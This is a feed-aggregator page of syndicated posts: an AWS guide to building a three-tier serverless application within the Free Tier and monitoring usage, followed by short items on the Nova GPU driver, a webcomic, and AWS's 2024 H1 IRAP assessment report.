A three-tier architecture is a popular implementation of a multi-tier architecture and consists of a presentation tier, business logic tier, and data tier. A three-tier architecture separates an application’s functionality into distinct layers (presentation, business logic, and data) to enable scalability, modularity, and flexibility in software development. This type of architecture is suitable for building a wide range of applications such as web applications, enterprise systems, and mobile apps.
The following image is an example of a three-tier architecture fully built with AWS serverless services. In this example, users authenticate and navigate to the website in the presentation tier. They call APIs, which invoke Lambda functions at the business logic tier. Data is stored in DynamoDB at the data tier.

Figure 1: Example of a three-tier architecture on AWS
In the following sections, we explore how to use AWS serverless services within the Free Tier to build a similar architecture.
Note: The Free Tier offerings mentioned within this blog post are subject to change. Always check the AWS Free Tier page for the most current information.
Presentation tier
The presentation tier is where your users interact with your offering, such as a webpage or an app. You can use the following services within the Free Tier to build your presentation tier.
| AWS service | How you can use it | Free Tier details* |
| Amazon S3 | Host static and dynamic assets, like a React Single Page Application (SPA), and distribute them to your end users. | For the first year, you get 5 GB of standard storage, 20,000 GET requests and 2,000 PUT requests. See Amazon S3 pricing for details. |
| Amazon CloudFront | Use with Amazon S3 for a faster and more performant distribution of your assets to end users. CloudFront gives you access to the AWS content delivery network with more than 410 points of presence worldwide. | CloudFront includes an Always Free Tier, with 1 TB of data transfer out to the internet per month and 10 million HTTP(S) requests per month. See Amazon CloudFront pricing for details. |
| Amazon Cognito | Use Amazon Cognito user pools to authenticate your users. You can also integrate Amazon Cognito within your application’s UI for a seamless login experience. | Amazon Cognito has an Always Free Tier, including up to 50,000 monthly active users. It also includes 10 GBs of cloud sync storage and 1 million sync operations per month, valid for the first 12 months after sign-up. See Amazon Cognito pricing for details. |
*as of September 2024
Business logic tier
The business logic tier is where code translates user actions to application functionality. You can use the following services within the Free Tier to build your business logic tier.
| AWS service | How you can use it | Free Tier details* |
| Amazon API Gateway | Build a front door to your application’s backend by creating REST or WebSocket APIs. | Get 1 million monthly API calls for free, valid for the first 12 months after sign-up. See Amazon API Gateway pricing for details. |
| AWS Lambda | Use AWS Lambda for a serverless compute environment that integrates with API Gateway. You can embed your business logic into functions that run on AWS without the need for you to run and manage infrastructure. | The Always Free Tier offers 1 million free requests and 400,000 GB-seconds of compute time per month. See AWS Lambda pricing for details. |
*as of September 2024
Data tier
The data tier is where your data is stored. You can use the following service within the Free Tier to build your data tier.
| AWS service | How you can use it | Free Tier details* |
| Amazon DynamoDB | Use this serverless NoSQL database for storing data and tracking transactions. In the context of a three-tier architecture, DynamoDB stores and manages the application’s data, providing reliable and secure data access to the business logic tier. | The Always Free Tier offers 25GB of free storage, with up to 200 million requests, 25 write capacity units (WCUs), and 25 read capacity units (RCUs) per month. |
*as of September 2024
Walkthrough: Monitoring your usage to avoid unexpected charges
If you use consolidated billing or AWS Organizations, the Free Tier usage accumulates at the management account level. Each management account receives one quota of the Free Tier.
To monitor your Free Tier usage and avoid unexpected charges, you can use the following resources:
- See the Free Tier page in the AWS Billing and Cost Management console. The Free Tier page provides detailed insights into current usage per service, Region, and type.
- Set up the GetFreeTierUsage API. See Using the Free Tier API for instructions.
- Set up AWS Free Tier usage alert emails.
The following image shows an example of the Free Tier page in the AWS Billing and Cost Management console.

Figure 2: AWS Free Tier view in the Cost and Usage Report
We also recommend configuring a zero spend budget within the AWS Billing and Cost Management console. With this budget, you receive notifications when your usage exceeds the Free Tier limits, helping you to avoid unexpected charges. The following image shows an example of this budget setup.

Figure 3: Zero spend budget
Conclusion
In this post, we explored how to use AWS serverless services within the Free Tier to build a three-tier application. We also explored how to monitor your Free Tier usage. The Free Tier offers a chance to experiment and develop without additional costs, helping businesses minimize infrastructure expenses early on. AWS serverless architectures bring benefits like cost savings, flexibility, and scalability.
Beyond using services within the Free Tier, you can further optimize the cost of your AWS serverless application. For instance, to prevent incurring unnecessary inter-Region data transfer costs, we recommend starting with a single Region deployment for your application.
To learn more about the Free Tier and which services it offers, check out the AWS Free Tier FAQs.
Additionally, you can explore various architectural patterns for AWS serverless multi-tier architectures and the Serverless Full Stack WebApp Starter Kit to create scalable and cost-effective solutions on AWS.
[$] What the Nova GPU driver needs
Post Syndicated from daroc original https://lwn.net/Articles/990736/
In March, Danilo Krummrich announced the new
Nova GPU driver — a successor to Nouveau for controlling NVIDIA GPUs.
At Kangrejos 2024, Krummrich gave a
presentation about what it is, why it’s needed, and where it’s
going next. Hearing about the needs of the driver provoked extended discussion
on related topics, including what level of safety is reasonable to expect from
drivers, given that they must interact with the hardware.
Comic for 2024.09.25 – Gun To Your Head
Post Syndicated from Explosm.net original https://explosm.net/comics/gun-to-your-head
New Cyanide and Happiness Comic
2024 H1 IRAP report is now available on AWS Artifact for Australian customers
Post Syndicated from Patrick Chang original https://aws.amazon.com/blogs/security/2024-h1-irap-report-is-now-available-on-aws-artifact-for-australian-customers/
Amazon Web Services (AWS) is excited to announce that a new Information Security Registered Assessors Program (IRAP) report (2024 H1) is now available through AWS Artifact. An independent Australian Signals Directorate (ASD) certified IRAP assessor completed the IRAP assessment of AWS in August 2024.
The new IRAP report includes an additional seven AWS services that are now assessed at the PROTECTED level under IRAP. This brings the total number of services assessed at the PROTECTED level to 158.
The following are the seven newly assessed services:
- AWS App Runner
- Amazon Bedrock
- Amazon DataZone
- Amazon Security Lake
- AWS Signer
- AWS User Notifications
- AWS Verified Access
For the full list of services, see the IRAP tab on the AWS Services in Scope by Compliance Program page.
Many Australian customers are looking to experiment with how generative AI applications can help them better serve the Australian public. Customers can use two of the newly assessed services—Amazon Bedrock and Amazon DataZone—to help align with their governance, sovereignty, and security requirements up to the PROTECTED level:
- Amazon Bedrock is a fully managed service that offers a choice of high-performing large language models (LLMs) and other foundation models (FMs) from leading AI companies like AI21 Labs, Anthropic, Cohere, Meta, Mistral AI, Stability AI, as well as Amazon through a single API. Amazon Bedrock also provides a broad set of capabilities customers need to build generative AI applications with security, privacy, and responsible AI.
- Amazon DataZone is a data management service that makes it faster and simpler for customers to catalog, discover, share, and govern data stored across AWS, on premises, and third-party sources.
AWS has developed an IRAP documentation pack to help Australian customers and their partners to plan, architect, and assess risk for their workloads when they use AWS Cloud services.
We developed this pack in accordance with the Australian Cyber Security Centre (ACSC) Cloud Security Guidance and Cloud Assessment and Authorisation framework, which addresses guidance within the Australian Government’s Information Security Manual (ISM, September 2023 version), the Department of Home Affairs’ Protective Security Policy Framework (PSPF), and the Digital Transformation Agency’s Secure Cloud Strategy.
The IRAP pack on AWS Artifact also includes newly updated versions of the AWS Consumer Guide and the whitepaper Reference Architectures for ISM PROTECTED Workloads in the AWS Cloud.
Reach out to your AWS representatives to let us know which additional services you would like to see in scope for upcoming IRAP assessments. We strive to bring more services into scope at the PROTECTED level under IRAP to support your requirements.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.